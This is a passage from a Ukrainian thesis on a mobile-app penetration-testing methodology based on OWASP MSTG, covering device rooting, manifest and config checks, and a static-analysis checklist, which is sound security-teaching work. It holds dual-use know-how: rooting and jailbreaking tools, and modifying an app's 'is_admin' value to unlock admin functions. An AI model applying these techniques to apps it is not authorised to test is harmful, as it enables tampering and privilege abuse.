Для виявлення вразливостей та подальшого усунення загроз запропоновані методології аудиту безпеки, що допомагають визначити рівень захищеності об’єкта тестування. Наразі, не існує ні визнаного консенсусу, ні стандартів щодо того, як проводити аудит безпеки в мобільних застосунках. Однак існують загальні найкращі практики, такі як стандарт IEEE для огляду та аудиту програмного забезпечення [5]. Однак ці загальні найкращі практики не враховують особливості мобільних застосунків.

2.1 Особливості підходу до тестування мобільних застосунків на проникнення

Тестування мобільних застосунків на проникнення вимагає особливого підходу зважаючи на широку поверхню атаки та нюанси різних версій. Перш ніж перейти до огляду певних особливостей тестування мобільних застосунків на проникнення необхідно згадати, що собою представляє саме тестування на проникнення.

Тестування на проникнення (penetration testing) – спосіб оцінки захищеності інформаційної системи за допомогою симуляцій направлених атак. Тестування на проникнення дозволяє оцінити захищеність інформаційної системи від несанкціонованого впливу, використовуючи різні моделі вторгнення. Основною метою тестування на проникнення є виявлення основних вразливостей, найбільш вдалих моделей атак та можливого розміру нанесених збитків.

Будь-яке тестування на проникнення, як правило, базується на загальній методології тестування захищеності програм. Ключова відмінність у випадку мобільних застосунків полягає в забезпеченні захищеності на стороні клієнта, захисті файлової системи, обладнання та мережі. Традиційно для мобільних

програм кінцевий користувач контролює пристрій. Кожне тестування на проникнення має такі етапи як збір інформації, аналіз та оцінка, експлуатація та написання звіту. В контексті мобільних застосунків цю модель можна зобразити наступним чином, як це показано на рисунку 2.1 [6]:




Рисунок 2.1 – Етапи тестування мобільних застосунків на проникнення

Кожному з етапів присвоєно певний набір дій, характерний для мобільних застосунків.

1. Збір інформації

Збір інформації – важливий момент, про який слід пам’ятати під час будь-якого тестування на проникнення. Він складається з наступних компонентів.

- OSINT (Open Source Intelligence): включає перевірку через пошукові системи, сторонні бібліотеки, які використовуються, або пошук витоку вихідного коду за допомогою сховищ вихідних кодів, форумів розробників та соціальних мереж.
- Розуміння платформи: Розуміння платформи є важливою частиною тестування на проникнення програм. Це дає чітке розуміння із зовнішньої точки зору щодо створення моделі загроз для конкретного застосунку.

- Сценарії на стороні клієнта та на стороні сервера: Дуже важливо розуміти тип застосунку (нативний він, гібридний або веб-застосунок) та працювати над тестовими випадками.

2. Аналіз та оцінка

Мобільні застосунки мають унікальний спосіб оцінки або аналізу, і фахівці з тестування на проникнення повинні перевіряти програми до та після встановлення.

- Статичний аналіз: Статичний аналіз виконується без виконання програми над наданим або декомпільованим вихідним кодом та супровідними файлами. Іноді може бути наданий лише вихідний код програми.
- Пакетний аналіз: Пакети встановлення застосунків для платформ Android та iOS зазвичай надають замовником. Після декомпіляції проводиться аналіз перевірені конфігураційних файлів, які не були скомпільовані в двійковий файл.
- Локальний аналіз файлів: Коли програму встановлено, їй надається власний каталог у файловій системі. Під час використання програми вона буде писати та читати з цього каталогу. Файли, до яких звертається програма, також мають бути проаналізовані для перевірки.
- Зворотна інженерія: спроба зворотної інженерії перетворити скомпільовані програми в зручний для читання вихідний код. Якщо можливо, необхідно провести огляд коду для розуміння функціональних можливостей внутрішньої програми та пошуку вразливостей. У випадку Android, код програми може бути змінений та перекомпільований, щоб забезпечити доступ до інформації про налагодження під час динамічного аналізу.
- Динамічний аналіз: динамічний аналіз виконується під час запуску програми на пристрої. Це включає аналіз локальної файлової системи,

мережевий трафік між застосунком та сервером та оцінку міжпроцесної комунікації (IPC) застосунка.

- Мережевий та веб-трафік: необхідно налаштувати перехоплення трафіку за допомогою налаштувань проксі-серверу. Це дозволить переглядати та модифікувати веб-трафік, а також виявити кінцеві точки зв'язку між програмою та сервером, щоб їх можна було перевірити. Мережевий трафік на нижчому рівні в стеці протоколів TCP / IP, наприклад, пакети TCP та UDP, також може бути перехоплений та проаналізований.
- Аналіз кінцевих точок взаємодії між процесами: мобільні застосунки на базі Android складаються з таких кінцевих точок IPC:
    - Intents: сигнали, що використовуються для надсилання повідомлень між компонентами системи Android
    - Activities: екрани або сторінки в програмі
    - Content Providers: забезпечують доступ до баз даних
    - Services: працюють у фоновому режимі та виконують завдання незалежно від того, чи запущена основна програма
    - Broadcast Receivers: приймають та, можливо, діють за вказівками компонентів Intent, отриманими від інших програм або системи Android

3. Експлуатація

Демонстрація реального порушення конфіденційності, цілісності, та/або доступності:

- Спроба проексплуатувати вразливість для отримання конфіденційної інформації або здійснення шкідливих дій.
- Ескалація привілеїв: демонстрація виявленої вразливості для отримання вищих привілеїв.

4. Написання звіту

- Оцінка ризику для висновків: Необхідно проаналізувати критичність програми та положення ризику безпеки та класифікувати загальний рейтинг ризику оцінених вразливостей.

Підсумковий звіт: Детальний звіт про виявлені вразливості, включаючи загальний рейтинг ризиків, опис вразливостей, пов'язаний з ними технічний ризик, технічний вплив, вплив на бізнес та підтвердження експлуатації, а також рекомендації щодо виправлення результатів.

2.2 Огляд існуючих методик тестування мобільних застосунків на проникнення

Серед існуючих методологій саме для тестування мобільних застосунків на проникнення на сьогоднішній день можна виділити лише одну - OWASP Mobile Security Testing Guide [7]. OWASP (Open Web Application Security Project) [8] – це міжнародна некомерційна організація, зосереджена на аналізі та поліпшення безпеки програмного забезпечення, що займається класифікацією векторів атак і вразливостей. Проект OWASP створив списки з 10-и найбільш небезпечних векторів атак на веб- та мобільні застосунки, API. Цей список отримав назву OWASP TOP 10 [9].

Взагалі, на проект OWASP посилається безліч стандартів, інструментів та організацій, включаючи MITRE [10], PCI DSS [11], DISA [12], FTC [13], .і т.д. Більшість авторських методологій компаній, що надають послуги аудиту безпеки мобільних застосунків, спираються саме на OWASP. Це ж стосується і мобільних застосунків. Таблиця вразливостей за OWASP TOP 10 наведена у додатку А.

Як вже було сказано вище, окрім OWASP Mobile Top 10, в рамках проекту OWASP було розроблено методологію, що описана в посібнику «Mobile Security Testing Guide» (MSTG). Цей посібник тісно пов’язаний зі стандартом перевірки безпеки мобільних застосунків OWASP “Mobile Application Security Verification

Standard” (MASVS) [14]. MASVS визначає модель безпеки мобільних додатків та перераховує загальні вимоги безпеки для мобільних додатків. Його можуть використовувати архітектори, розробники, тестувальники, фахівці з безпеки та користувачі для визначення та розуміння якостей безпечного мобільного застосунку. MSTG відповідає одному і тому ж базовому набору вимог безпеки, пропонованих MASVS, і залежно від контексту вони можуть використовуватися як окремо, так і комбіновано для досягнення різних цілей. На рисунку нижче представлена взаємодія між контрольним списком, тестовим процесом та вимогами, розробленими в рамках проекту OWASP Mobile.




Рисунок 2.2 – Взаємодія між продуктами OWASP Mobile

MSTG містить описи всіх вимог, зазначених у MASVS. MSTG містить такі основні розділи:

1. Загальний посібник з тестування, що містить методологію тестування мобільних застосунків на проникнення та загальні методи аналізу вразливостей, як вони застосовуються до безпеки мобільних додатків. Він також містить додаткові технічні тестові випадки, які не залежать від ОС, такі

як автентифікація та управління сеансами, мережева комунікація та криптографія.

2. Посібник для тестування застосунків на базі Android, що охоплює особливості тестування мобільних застосунків для платформи Android, включаючи основи безпеки, тести безпеки, методи зворотної інженерії та запобігання, а також методи підробки та запобігання

3. Посібник для тестування застосунків на базі iOS, що охоплює тестування мобільної безпеки для платформи iOS, включаючи огляд операційної системи iOS, тестування безпеки, методи зворотної інженерії, несанкціонованої модифікації, методи їх обходу та запобігання.

Втім, серед недоліків OWASP MSTG можна виділити наступні:

- OWASP MSTG спирається на MASVS, що в першу чергу стосується розробників, тому він дозволяє перевірити лише відповідність застосунка певним вимогам безпеки, що впливає на гнучкість тестування;
- Мало уваги приділено розумінню поверхні атаки та основних загроз мобільних застосунків, оцінці ризику загроз та рекомендаціям щодо їх усунення.
- Відсутність чіткої, лаконічної структури та послідовних кроків тестування;
- Вимагає багато часу для покриття всіх аспектів і функціоналу застосунку запропонованим набором перевірок;
- Має високий поріг входу.

Тому виникає необхідність розробки методики, що опирається на OWASP MSTG, яка б в певній мірі ці недоліки вилучала. Також важливо при цьому не втратити основні переваги основної методології, забезпечити максимальні об’єм та глибину тестування.

Висновки до розділу 2

В другому розділі дипломної роботи розглянуті основні аспекти тестування мобільних застосунків на проникнення, їх відмінність від тестування веб-застосунків. Також були розглянуті існуючі рішення та було визначено, що наразі не існує методики з тестування мобільних застосунків, яка б враховувала нюанси обох ОС та дозволяла покрити якомога ширшу поверхню атаки за обмежений проміжок часу. Було прийнято рішення розробити методику, яка б в певній мірі вилучала недоліки існуючих рішень і при цьому не тільки відповідала OWASP Mobile TOP 10 та MSTG, а й могла забезпечити максимальні об’єм та глибину тестування.

3 РОЗРОБКА МЕТОДИКИ ТЕСТУВАННЯ МОБІЛЬНИХ ЗАСТОСУНКІВ НА ПРОНИКНЕННЯ

3.1 Формулювання завдання

Необхідно:

- сформулювати вимоги до методики що врахують всі аспекти аудиту безпеки;
- визначити основні етапи тестування мобільних застосунків на проникнення, що мають низький поріг входу та мінімальний проміжок часу на проникнення
- розробити методику тестування мобільних застосунків на проникнення із визначенням етапів тестування та програмних засобів, що дозволять покрити всі аспекти аудиту безпеки мобільних застосунків за мінімальний проміжок часу .

3.2 Основні вимоги до методики тестування мобільних застосунків на проникнення

Розроблена методика тестування мобільних застосунків на проникнення повинна відповідати наступним вимогам:

- враховувати всі аспекти OWASP Mobile Top 10;
- враховувати поверхню атаки та основні загрози мобільних застосунків;
- мати чітку структуру та послідовні кроки кожного етапу тестування;
- описувати можливі труднощі та методи їх рішення;
- порівняно малий проміжок часу охоплювати всі особливості тестування мобільних застосунків на проникнення;
- містити інформацію про вплив, ймовірність та ризик загрози;
- надавати варіанти рекомендацій усунення загрози.

3.3 Розробка методики тестування на проникнення мобільних застосунків на базі iOS та Android

Враховуючи вимоги, які повинна містити дана методика, тестування мобільних застосунків на проникнення доцільно розділити на наступні етапи:

- перед виконанням застосунку: попередній аналіз та статичний аналіз;
- під час виконання застосунку: динамічний аналіз та аналіз мережевої активності;
- після виконання застосунку: аналіз системи на предмет залишкових слідів застосунку.

Примітка: більшість експлуатацій в даній роботі показано на прикладі програм FourGoats [15], InsecureBankV2 [16] та DVIA [17].

3.3.1 Аналіз мобільного застосунку перед його виконанням

Цей етап, як можна зрозуміти з його назви, виконується перед виконанням самої програми. Його можна розділити ще на три етапи: попередня підготовка, попередній аналіз та статичний аналіз.

Попередня підготовка

Однією з перших проблем проведення тестування мобільних застосунків на проникнення є отримання відповідних налаштувань тестового середовища. В ідеалі фахівцю з тестування на проникнення необхідно мати як пристрій із заводськими налаштуваннями, так і з наявними Root або Jailbreak. Фактично це посилення привілеїв від мобільного користувача до супер-користувача. Root-права і Jailbreak реалізують примусовий доступ до адміністративних функцій, які спочатку для користувача обмежені, тобто надають власнику мобільного пристрою повний контроль над системою. Незважаючи на відмінність назв, Root і Jailbreak – одне і те ж саме. Різниця полягає тільки в суб'єкті – перший термін

використовується для пристроїв з операційною системою Android, а другий зарезервований для операційної системи iOS. Apple має набагато довший період підтримки для поточних версій iOS, тому можна тестувати з широким спектром версій ОС та пристроїв. Однак, навіть маючи ці переваги, в iOS існує кілька засобів безпеки, які запобігають деяким механізмам, що були б корисними для тестування на проникнення. Незважаючи на те, що можливість перехоплення веб-трафіку і базового дослідження роботи програми наявні і без Jailbreak чи Root, тобто без порушення засобів управління безпекою, повний доступ ОС для встановлення такого програмного забезпечення, як OpenSSH чи tcpdump, забезпечує більший рівень контролю. Перш за все ці методи дозволяють встановити будь-яку програму за межами App Store у випадку з iOS або отримати доступ до файлової системи, що за замовчуванням заборонено.

Під час тестування бажано використовувати реальні фізичні пристрої, втім, якщо це не є можливим, допускається використання емуляторів. Для досягнення найкращих умов для тестування рекомендовано мати по три види тестових пристроїв/емуляторів для кожної з операційних систем: зі встановленим відкритим Root/Jailbreak; без встановленого Root/Jailbreak (також ця система може бути очищеною від Root/Jailbreak, або використовувати різні методи для того, щоб сховати наявні права супер-користувача); система, що жодного разу не була і не буде скомпрометована (тобто на яку ніколи не встановлювали Root/Jailbreak). Необхідність наявності різних варіантів пристроїв обумовлюється тим, що це дозволяє проаналізувати, як застосунок поводить себе у різних середовищах. В першому випадку це допоможе провести аналіз роботи і захисту програми більш детально, моделюючи таку ситуацію, ніби мобільний пристрій знаходиться в руках потенційного кіберзлочинця. В двох останніх випадках це допоможе оцінити, як буде себе вести застосунок в руках у кінцевого користувача, перевірити всі механізми роботи і рівень безпеки.

Jailbreak на пристрої на базі iOS можна встановити за допомогою Checkra1n [18], а Root на пристрої на базі Android – за допомогою Magisk[19].

Попередній аналіз

Завдання попереднього аналізу описує процес збору інформації, аналізу файлів конфігурацій: Info.plist для iOS та AndroidManifest.xml для Android та інших.

1. Мінімальна версія

Застарілі версії мобільних ОС мають багато зареєстрованих уразливостей та можуть призвести до несподіваної поведінки застосунків. Тому ймовірність експлуатації інших знайдених вразливостей може зрости. Для iOS рекомендовано ставити мінімальну версію за правилом «ПОТОЧНА-1» , а для Android – щонайменше API 24 та вище.




Рисунок 3.1 – Визначення мінімально дозволеної версії на iOS

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <manifest xmlns:android="http://schemas.android.com/apk/res/android"
       android:versionCode="10" android:versionName="1.0.2"
       package="[redacted]" platformBuildVersionCode="26"
       platformBuildVersionName="8.0.0">
3      <uses-sdk android:minSdkVersion="18" android:targetSdkVersion="26"/>
4      <uses-permission android:name="android.permission.ACCESS_COARSE_UPDATES"/>
5      <uses-permission
```

Рисунок 3.2 – Визначення мінімально дозволеної версії на Android

2. Можливість відлагодження

Можливість відлагодження полегшує зворотній інжиніринг застосунків для зловмисників. Це дозволяє переглядати stack trace та отримувати доступ до допоміжних класів налагодження для аналізу застосунка. Рекомендовано відключити можливість налагодження, видаливши значення "android: debuggable" із файлу AndroidManifest.xml або встановивши для нього значення "false":

```
<application android:theme="@style/AppTheme" android:label="@string/app_name"
    android:icon="@mipmap/deqin_logo" android:name="com.project.base.ClientApp"
    android:debuggable="true" android:allowBackup="true"
    android:hardwareAccelerated="false" android:largeHeap="true"
    android:supportsRtl="true">
```

Рисунок 3.3 – Можливість відлагодження в Android

3. Можливість повного резервного копіювання

Це налаштування дозволяє будь-кому робити резервну копію даних програми за допомогою adb. Це дозволить користувачам, які увімкнули налагодження по USB, копіювати дані програми з пристрою. Рекомендовано відключити можливість копіювання даних, видаливши значення "android: allowBackup" із файлу AndroidManifest.xml або встановіть для нього значення "false".

```
<application android:theme="@style/AppTheme" android:label="@string/app_name"
    android:icon="@mipmap/deqin_logo" android:name="com.project.base.ClientApp"
    android:debuggable="true" android:allowBackup="true"
    android:hardwareAccelerated="false" android:largeHeap="true"
    android:supportsRtl="true">
```

Рисунок 3.4 – Можливість повного резервного копіювання в Android

4. Неналежно захищені компоненти

Компоненти Android є основою для мобільних застосунків на базі Android. Однак компоненти призначені не лише для побудови користувацького інтерфейсу програми, але і для обміну інформацією між процесами (IPC), тобто для обміну даними як всередині самої програми, так з іншими застосунками.

У середовищі розробки Android є чотири основні компоненти: Activities, Content Providers, Broadcast Receivers та Intents, кожен з них має своє призначення та характеристики. Компоненти вважаються експортованими (тобто доступні для всіх інших застосунків в системі) в двох випадках:

- Якщо компонент має явно вказаний атрибут “exported = true” в AndroidManifest.xml

- Якщо компонент має фільтри Intent, а атрибут “exported = false” явно не вказаний.

Експортовані компоненти доступні іншим застосункам та можуть бути використані зловмисниками або зловмисними програмами для обходу різних механізмів захисту та здійснення різних дій без відома користувача.

Рисунок 3.5 – Експортовані компоненти в Android

5. Розкриття даних в конфігураційних файлах

В конфігураційних файлах застосунків часто можна знайти або явно вказані ключі, паролі і т.д., або різні змінні, що визначають рівень доступу до застосунку. На рисунку 3.6 показано, що файл strings.xml містить змінну «is_admin» зі значенням no. Згідно з логікою програми, якщо застосунок модифікувати і змінити значення цієї змінної на “yes”, для користувача відкриється новий функціонал, що допоможе йому здійснювати дії від імені адміністратора.




Рисунок 3.6 – Розкриття інформації в конфігураційних файлах

6. Комунікація по незахищеному каналу

Комунікація клієнта та сервера по незахищеному каналу може бути перехоплена та прочитана зловмисниками. Для запобігання цього, застосунки на базі Android не повинні дозволяти використання протоколу HTTP в незахищеному вигляді, а застосунки на базі iOS повинні використовувати Apple Transport Security (ATS), що не дозволяє передачу даних по незашифрованому протоколу HTTP.

```
85    </author>
86    <allow-intent href="tel:*"/>
87    <allow-intent href="sms:*"/>
88    <allow-intent href="mailto:*"/>
89    <allow-intent href="geo:*"/>
90    <allow-intent href="*"/>
91    <allow-navigation href="http://*/*"/>
92    <allow-navigation href="https://*/*"/>
93    <allow-navigation href="data:*"/>
94    <access origin="*"/>
```

Рисунок 3.7 – Можливість комунікації по незахищеному каналу в Android

Рисунок 3.8 – Можливість комунікації по незахищеному каналу в iOS

7. Зловживання дозволами

Дуже часто мобільні застосунки потребують від користувачів затвердження набору дозволів. Однак може бути і таке, що програма Android вимагає підтвердження дозволів, що не є необхідними для нормального функціонування програми. Користувачі, як правило, не довіряють застосункам, які вимагають явних дозволів, які не відповідають цілям цього застосунка. Крім того, надто широкі дозволи можуть призвести до несподіваної поведінки застосунків у разі помилок або атак. Якщо неналежно захищений застосунок буде збирати надто багато даних про користувачів, зростає і ризик для багатьох вразливостей, якщо ці дані будуть викрадені.




Рисунок 3.9 – Зловживання дозволами в Android

Статичний аналіз

В основі статичного аналізу перш за все лежить отримання вихідного коду, двійкового коду, його вивчення для виявлення вразливостей, аналіз функціонування програми. Методи статичного аналізу вимагають багато часу, тому в рамках обмеженого у часі тестування на проникнення до нього звертаються здебільшого тільки у разі необхідності отримання додаткової інформації щодо певного функціоналу.

Втім, необхідно проаналізувати отриманий код щонайменше на наявність явно вказаних в коді або в коментарях коду логінів, паролів, ключів та іншої потенційно цікавої інформації для зловмисників. На рисунках 3.10 та 3.11 можна побачити: що розробники випадково або ж навмисно залишили в коді програми ім’я користувача та пароль, можливо, для діагностики певної проблеми




Рисунок 3.10 – Явно вказане в коді застосунка ім’я користувача




Рисунок 3.11 – Явно вказаний в коді застосунка пароль

Також необхідно перевірити:

- чи дозволено включення локальних файлів (file:// та setAllowFileAccess(true) для Android та наявна в коді конфігурація loadFileURL:allowingReadAccessToURL для iOS)
- чи дозволено використання URL схем (tel: чи sms:)
- чи дозволена робота JavaScript (використання UIWebVIew, WXWebView, SFSafariViewContrulle в iOS та @JavascriptInterface ,setJavaScriptEnabled ,setWebViewClient в Android)
- чи використовує застосунок сторонні компоненти з можливими наявними в них вразливостями
- чи наявна комунікація по незахищеному каналу (перевірка на наявність рядка "http://" у вихідному коді програми)
- чи присутня обфускація коду

Якщо застосунок використовує певні файли для запису, необхідно перевірити, чи використовує застосунок API захисту даних – додатковий механізм захисту, який може бути використаний для забезпечення додаткового захисту важливих файлів, таких як фінансові записи та особисті дані. В основному існує чотири основні класи захисту даних [20].

- NSFileProtectionNone – захист файлу не застосовується.
- NSFileProtectionCompleteUntilFirstUserAuthentication – файл залишається доступним, поки пристрій розблоковано, і залишатиметься розблокованим до перезавантаження.
- NSFileProtectionCompleteUnlessOpen – файл буде розблокований під час першого відкриття та залишатиметься розблокованим до перезавантаження.
- NSFileProtectionComplete – файл розблоковується при відкритті, та стає недоступним після блокування пристрою. Цей клас необхідно використовувати для файлів з конфіденційними даними.

Якщо застосунок на базі Android має дозвіл на запис до зовнішнього сховища (android.permission.WRITE_EXTERNAL_STORAGE"), необхідно перевіряти на витік конфіденційних даних. Для цього можна знову звернутись до статичного аналізу коду та перевірити його на наявність ключових слів для дозволу зберігання даних, таких як: MODE_WORLD_READABLE або MODE_WORLD_WRITABLE (ці два дозволяють будь-якій програмі читати файл і писати в цей файл)

Також необхідно звернути увагу на наступні компоненти:

- Клас SharedPreferences – зберігає пари ключ-значення
- Клас FileOutPutStream – використовує внутрішнє або зовнішнє сховище,
- Функція getExternal * – використовує зовнішнє сховище
- Функція getReadableDatabase – повертає SQLiteDatabase для читання
- Функції getCacheDir, getExternalCacheDirs – використовують кеш-файли
- Функція getWritableDatabase – повертає SQLiteDatabase для запису

Для автоматизації попереднього за статичного аналізу рекомендовано використовувати такі сканери як MobSF, QARK та інші.

